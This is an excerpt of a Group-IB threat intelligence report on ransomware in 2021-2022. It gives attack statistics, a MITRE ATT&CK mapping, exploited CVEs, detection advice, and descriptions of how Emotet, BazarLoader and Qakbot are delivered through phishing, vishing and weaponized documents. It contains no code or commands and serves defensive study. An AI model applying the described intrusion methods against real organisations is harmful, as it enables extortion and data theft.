GROUP-IB

RANSOMWARE UNCOVERED 2021-2022

MAY 2022

THREAT RESEARCH

GROUP-IB.COM

Disclaimers

Group-IB's Ransomware Uncovered 2021/2022 report is an essential guide into the evolution of cyber threat number one. For the second consecutive year, Group-IB Digital Forensics and Incident Response (DFIR) team takes a deep dive into the tactics, techniques, and procedures (TTPs) of ransomware threat actors . In addition to the analysis of more than 700 attacks observed during Group-IB's own incident response engagements and cyber threat intelligence activity, the new report also examines ransomware dedicated leak sites.

Traditionally, Group-IB DFIR experts outlined the main trends and TTPs changes and turned them into actionable insights mapped to and organized according to the MITRE ATT&CK® matrix so that corporate cybersecurity teams could prepare and respond to ransomware incidents more effectively.

1. The report was written by Group-IB experts without any third-party funding.
2. The report provides information on the tactics, tools, and infrastructure of the various groups. The report's goal is to minimize the risk of the groups committing further illegal acts, suppress any such activity in a timely manner, and raise awareness among readers. The report also contains indicators of compromise that organizations and specialists can use to check their networks for compromise, as well as recommendations on how to protect against future attacks. Technical details about threats are provided solely for information security specialists so that they can familiarize themselves with them, prevent similar incidents from occurring in the future, and minimize potential damage. The technical details about threats outlined in the report are not intended to advocate fraud or other illegal activities in the field of high technologies or any other fields.
3. The report is for information purposes only and is limited in distribution. Readers are not authorized to use it for commercial purposes and any other purposes not related to education or personal non-commercial use. Group-IB grants readers the right to use the report worldwide by downloading, reviewing, and quoting it to the extent justified by legitimate citation, provided that the report itself (including a link to the copyright holder's website on which it is published) is given as the source of the quote.
4. The entire report is subject to copyright and protected by applicable intellectual property law. It is prohibited to copy, distribute (including by placing on websites), or use the information or other content without the right owner's prior written consent.
5. If Group-IB's copyright is violated, Group-IB will have the right to approach a court or other state institution to protect its rights and interests and seek punishment for the perpetrator as provided by law, including recovery of damages.

Written by Group-IB specialists:

→ **OLEG SKULKIN**, Head of Digital Forensics and Malware Analysis Laboratory

→ **ROMAN REZVUKHIN**, Head of Malware Analysis and Threat Hunting Team

→ **SEMYON ROGACHEV**, Lead Malware Analyst

Table of contents

Introduction

For the third year in a row, human-operated ransomware attacks have remained the most prominent and devastating threat. Various ransomware-as-a-service programs and initial access brokers have become cheap fuel for such attacks, and have made it possible even for low-skilled threat actors to join the game and target relatively large companies.

Nevertheless, some ransomware gangs used highly sophisticated approaches: REvil affiliates leveraged zero-day vulnerabilities to attack Kaseya's clients, while DarkSide affiliates used supply chain compromise to obtain access to some of their victims.

Based on the analysis of more than 700 attacks observed during Group-IB's own incident response engagements and cyber threat intelligence activity in 2021, Group-IB DFIR team revealed the tools and techniques most frequently used by ransomware affiliates.

In general, many ransomware affiliates relied on living-off-the-land techniques and legitimate tools to solve various tasks during the attack lifecycle.




Fig. 1. Top 10 techniques used by ransomware affiliates




Fig. 2. Top 10 tools used by ransomware affiliates

At the same time, malicious software is still popular: various bots (such as Emotet, Qakbot, and IcedID) are often used to obtain initial access, while Cobalt Strike is the most common post-exploitation tool: it was identified in almost 60% of ransomware attacks investigated.

Some threat actors involved in human-operated ransomware attacks experiment with post-exploitation frameworks, for example Sliver-based payloads.

Many ransomware-as-a-service (RaaS) programs provide affiliates with access to a Dedicated Leak Site (DLS) where they can publish exfiltrated data. What is more, some RaaS operators also provided affiliates with custom data exfiltration tools to make the process as easy as possible.

Ransomware samples were not the only weapon for encrypting data on the target hosts. In some cases threat actors used full disk encryption tools such as BitLocker.

This report is based on thorough research into attackers' TTPs identified during both Group-IB incident response engagements and cyber threat intelligence activity. Our findings are mapped to and organized according to the MITRE ATT&CK® matrix.

Key findings

Merge of TTPs

Many ransomware affiliates jumped from one RaaS to another, or even worked with multiple programs at the same time. What is more, some Conti ransomware affiliates leaked their internal manuals and tools, while others created their own manuals. As a result, multiple threat actors were able to use the same (or an extremely similar) set of tools and approaches, which means that their tactics, techniques and procedures merged a lot.

Initial access brokers

Ransomware affiliates work closely with various initial access brokers (IABs) so that they can focus on post-exploitation and ransomware deployment. The ransomware affiliates either pay the brokers in advance or offer a percentage from the ransom paid. IABs became one of the main driving forces for further growth of the ransomware empire as they remove the need to break into networks at the initial stage of the attack.

Expanded toolset for rent

Some ransomware-as-a-service programs started offering their affiliates not only ransomware builds, but also custom tools for data exfiltration as this is one of the main goals of threat actors.

Rebrands

A few ransomware strains attracted a great deal of attention, including from governments, so some groups tried to cover their tracks by rebranding their ransomware-as-a-services programs and ransomware strains.

Astronomical ransom demands

Ransom demands keep growing. Since the publication of the Ransomware Uncovered 2020/2021 report, the average ransom amount increased by 45% to reach $247,000 in 2021, while the highest demand was $240,000,000 (compared to $30,000,000 in 2020).

Predictions

More private RaaS

Many RaaS operators used to recruit new affiliates on underground forums. They now do it more privately to make it more difficult for security researchers and law enforcement to track them.

Tailored approach to key targets

Ransomware affiliates might use a more sophisticated approach to key targets, which could include hiring insiders and using zero-day vulnerabilities, among others.

Focus on data exfiltration

Some organizations are well protected, which means that deploying ransomware enterprise-wide is impossible, so threat actors shift their focus to data exfiltration.

Developing tools for hybrid infrastructures

More and more groups are adding Linux ransomware to their arsenal. This trend may continue with macOS ransomware as well.

Greater sophistication

Ransomware affiliates target more and more prominent companies, even if they cannot deploy ransomware, in which case they exfiltrate data.


Ransomware Uncovered in numbers

Top 3 ransomware gangs in 2021

1.	2.	3.
LockBit	Conti	Pysa

Primary vector of compromise

Vector	%
External remote services	47
Phishing	26
Exploit public-facing application	21
Other	6



63%
Percentage of cases where data was exfiltrated


$247,000
Average ransom demand

$240 mln
Highest ransom demand

22 days
Average downtime


9 days
Average dwell time

The Unified Ransomware Kill Chain



Ransomware attacks in 2021-2022, by region

Q1'21 — Q1'22



Country	%
North America	52
Europe & UK	28
Asia Pacific	10
Latin America	6
Middle East & Africa	4

Asia Pacific	%
Australia	20
India	14
Japan	10
China	9
Taiwan	7
Hong Kong	6
Thailand	6
Indonesia	5
Singapore	5
Malaysia	4
New Zealand	3
South Korea	3
Other	8

Latin America	%
Brazil	31
Mexico	18
Argentina	9
Peru	8
Colombia	7
Barbados	6
Chile	6
Venezuela	2
Costa Rica	2
Jamaica	2
Dominican Republic	2
Panama	2
Other	5

Europe & UK	%
United Kingdom	17
France	17
Italy	15
Germany	15
Spain	8
Switzerland	4
Netherlands	4
Austria	3
Belgium	3
Sweden	2
Portugal	2
Poland	2
Other	8

Middle East & Africa	%
Israel	18
Turkey	11
United Arab Emirates	11
South Africa	11
Saudi Arabia	10
Lebanon	5
Kuwait	4
Qatar	3
Pakistan	3
Iran	3
Angola	2
Morocco	2
Other	17

MITRE ATT&CK® for ransomware operators in 2021/2022

Click on any technique to get more details.

Initial Access 1	External Remote Services T1133	Exploit Public-Facing Application T1190	Phishing T1566	Drive-by Compromise T1189	Hardware additions T1200	Supply Chain Compromise T1195											
Execution 2	Command and Scripting Interpreter T1059	Exploitation for Client Execution T1203	Native API T1106	Scheduled Task/Job T1053	Software Deployment Tools T1072	System Services T1569	User Execution T1204	Windows Management Instrumentation T1047									
Persistence 3	Boot or Logon Autostart Execution T1547	BITS Jobs T1197	Create Account T1136	External Remote Services T1133	Scheduled Task T1053	Server Software Component T1505	Valid Accounts T1078										
Privilege Escalation 4	Abuse Elevation Control Mechanism T1548	Access Token Manipulation T1134	Create or Modify System Process T1543	Exploitation for Privilege Escalation T1068	Hijack Execution Flow T1574	Process Injection T1055	Scheduled Task/Job T1053										
Defense Evasion 5	BITS Jobs T1197	Deobfuscate/ Decode Files or Information T1140	File and Directory Permissions Modification T1222	Hide Artifacts T1564	Impair Defenses T1562	Indicator Removal on Host T1070	Masquerading T1036	Obfuscated Files or Information T1027	Signed Binary Proxy Execution T1218	Subvert Trust Controls T1553	Virtualization/ Sandbox Evasions T1497						
Credential Access 6	OS Credential Dumping T1003	Brute Force T1110	Credentials from Password Stores T1555	Exploitation for Credential Access T1212	Unsecured Credentials T1552	Steal or Forge Kerberos Tickets T1558	Input Capture T1056										
Discovery 7	Account Discovery: Local Account T1087.001	Account Discovery: Domain Accounts T1087.002	Permission Groups Discovery: Local Groups T1069.001	Permission Groups Discovery: Domain Groups T1069.002	Domain Trust Discovery T1482	Remote System Discovery T1018	Network Service Scanning T1046	Network Share Discovery T1135	System Network Connections Discovery T1049	System Network Configuration Discovery T1016	System Information Discovery T1082	System Owner/User Discovery T1033	Software Discovery T1518	Process Discovery T1057	System Service Discovery T1007	File and Directory Discovery T1083	Query Registry T1012	Software Discovery: Security Software Discovery T1518.001
Lateral Movement 8	Exploitation of Remote Services T1210	Remote Services: Remote Desktop Protocol T1021.001	Remote Services: SMB/Windows Admin Shares T1021.002	Valid Accounts: Domain Accounts T1078.002	Valid Accounts: Local Accounts T1078.003	Lateral Tool Transfer T1570	Use Alternate Authentication Material T1550	Internal Spearphishing T1534	Phishing T1566	Distributed Component Object Model T1021.003	Windows Remote Management T1021.006	Pass the Ticket T1550.003	Software Deployment Tools T1072				
Collection 9	Archive Collected Data T1560	Automated collection T1119	Data from Local System T1005	Data from Network Shared Drive T1039													
Command and Control 10	Application Layer Protocol T1071	Encrypted channel T1573	Data encoding T1132	Data Obfuscation T1001	Fallback Channels T1008	Multi-Stage Channels T1104	Ingress Tool Transfer T1105	Protocol Tunneling T1572	Proxy T1090	Remote Access Software T1219							
Exfiltration 11	Data transfer limits T1030	Exfiltration Over Web Service T1567	Automated Exfiltration T1020														
Impact 12	Inhibit System Recovery T1490	Data Destruction T1485	Data Encrypted for Impact T1486														

Initial Access

External Remote Services

T1133

Click on each technique and sub-technique to learn more about ATT&CK®

Click "Back to → MITRE ATT&CK®" to return to the heat map

External remote services (especially RDP and VPN) are still widely used by various ransomware affiliates. Exploitation of public-facing RDP servers is the most common way to gain an initial foothold in the target network – half of all the attacks that we investigated started with such a compromise.

In many cases, exposed RDP servers allowed threat actors to penetrate the networks of small and medium organizations, but we also noticed that large companies experience the same security problems. Given that many companies need to organize work stations for employees working remotely, the initial access technique is still the most common.

Some ransomware affiliates used compromised VPN credentials to connect to target networks and used their own virtual machines for penetration testing to attack the infrastructure from the inside. A notable example is LockBit affiliates, who called this technique "to weasel into the network".

Detection strategies

→ Checking for multiple unsuccessful authentication attempts.

→ Analyzing authentication logs to identify access from unusual places and within unusual timeframes.

→ Screening for unknown devices emerging in the internal network.

Exploit Public-Facing Application

T1190

In 2021, ransomware affiliates relied more and more on various vulnerabilities in public-facing applications. In just a few weeks, exploits for many newly disclosed vulnerabilities became part of threat actors' arsenals.

Some threat actors even obtained access to zero-day vulnerabilities. A notable example are REvil affiliates, who attacked thousands of Kaseya customers by exploiting vulnerabilities in VSA servers.

Another example is FIN11 (the group behind Clop ransomware), which exploited a number of zero-day vulnerabilities in Accellion's legacy File Transfer Appliance (FTA) in order to deploy a web shell.

Below is a list of the most notable vulnerabilities identified in 2021 and used by various ransomware affiliates:

- CVE-2021-20016 (SonicWall SMA100 SSL VPN)
- CVE-2021-26084 (Atlassian Confluence)
- CVE-2021-26855 (Microsoft Exchange)
- CVE-2021-27101, CVE-2021-27102, CVE-2021-27103, and CVE-2021-27104 (Accellion FTA)
- CVE-2021-30116 (Kaseya VSA)
- CVE-2021-34473, CVE-2021-34523, and CVE-2021-31207 (Microsoft Exchange)
- CVE-2021-35211 (SolarWinds)

Detection strategies

→ In most cases, exploiting vulnerabilities creates patterns in application logs. It is important to enable proper logging for public-facing applications and to have signatures for newly discovered vulnerabilities.

Phishing

T1566

Bots became even more widely used in human-operated ransomware attacks. In 2020 many bots were tied to certain ransomware affiliates, but now most are used by various threat actors involved in such attacks.

We observed that IcedID was used to gain initial access by various ransomware affiliates, including:

- Egregor
- REvil
- Conti
- XingLocker
- RansomExx

The bots were often used to start post-exploitation activities via loading frameworks such as Cobalt Strike and PowerShell Empire. At the same time, some threat actors began to experiment with less common frameworks to reduce their detection rate. TA551, for example, experimented with delivering malware based on Sliver, an open-source, cross-platform adversary emulation framework.

Another example is loading RAT-based tools. Various bots (including **Trickbot**, **BazarLoader** and **IcedID**) were observed to push DarkVNC.

Below we discuss the most common examples of bots involved in human-operated ransomware attacks.

Emotet

The year 2021 started poorly for the operators of one of the most dangerous botnets in history, Emotet. At least two were arrested in Ukraine at the beginning of the year, which disrupted Emotet's whole command-and-control infrastructure.

Many were shocked to see what Emotet's "headquarters" looked like:




Fig. 3. Emotet "headquarters"

To everyone's surprise, in November 2021 the botnet returned. It is commonly distributed via weaponized Microsoft Word documents and Microsoft Excel spreadsheets:

Fig. 4. Example of a weaponized document used to deliver Emotet

As always, victims must enable macros in order to start executing malicious code and the decoy comes with instructions.

Another noteworthy distribution technique associated with Emotet (also seen to be used by BazarLoader) is abusing Windows App Installer. Spear phishing emails contained links to fake Google Drive pages where victims were asked to preview a PDF document. After clicking on the preview button, the victim was asked to install a fake Adobe PDF Component:

Fig. 5. Fake Adobe PDF Component installation dialog window

Clicking on the button meant downloading and installing the malicious AppxBundle, hosted on Microsoft Azure, which was then used to install Emotet.

Back in the day, Emotet was used to download additional malware. Nowadays, like many other bots, it loads Cobalt Strike Beacon directly, providing ransomware affiliates (such as Conti) with post-exploitation capabilities.

BazarLoader

Unlike many other bots, BazarLoader was distributed via not only phishing, but also vishing. Spam emails contained information about paid subscriptions, which could allegedly be canceled by phone. During the call, the threat actors lured the victim to a fake website and gave instructions to download and open a weaponized document, which downloaded and ran BazarLoader.




Fig. 6. Example of a fake website used to distribute BazarLoader

The above method was not the only way to distribute the bot. Abusing contact forms on legitimate websites was another interesting method used by BazarLoader operators. Given that most human-operated ransomware campaigns target corporate environments, the approach was highly effective.

Using the aforementioned technique (Phishing: Spear Phishing via Service T1566.003), threat actors delivered phishing emails with links to legitimate Google pages, which were used to store malicious files.




Fig. 7. An example of a Google page used to store malicious content

At the same time, BazarLoader operators resorted to more traditional distribution methods. For example, they collaborated with TA551 to distribute the bot via weaponized Microsoft Office documents.

Most often, BazarLoader was used by Ruyk ransomware affiliates to gain initial access.

Qakbot

Qakbot was often distributed via spear phishing emails containing either attachments or links. Qakbot operators usually used weaponized Microsoft Excel spreadsheets:

Fig. 8. Example of a weaponized document used to deliver Qakbot

We also observed that its operators adopted strategic mail server compromise as another interesting approach to bot distribution. By exploiting Microsoft Exchange vulnerabilities, ransomware affiliates gained access to target networks and used such servers for mass spam distribution.

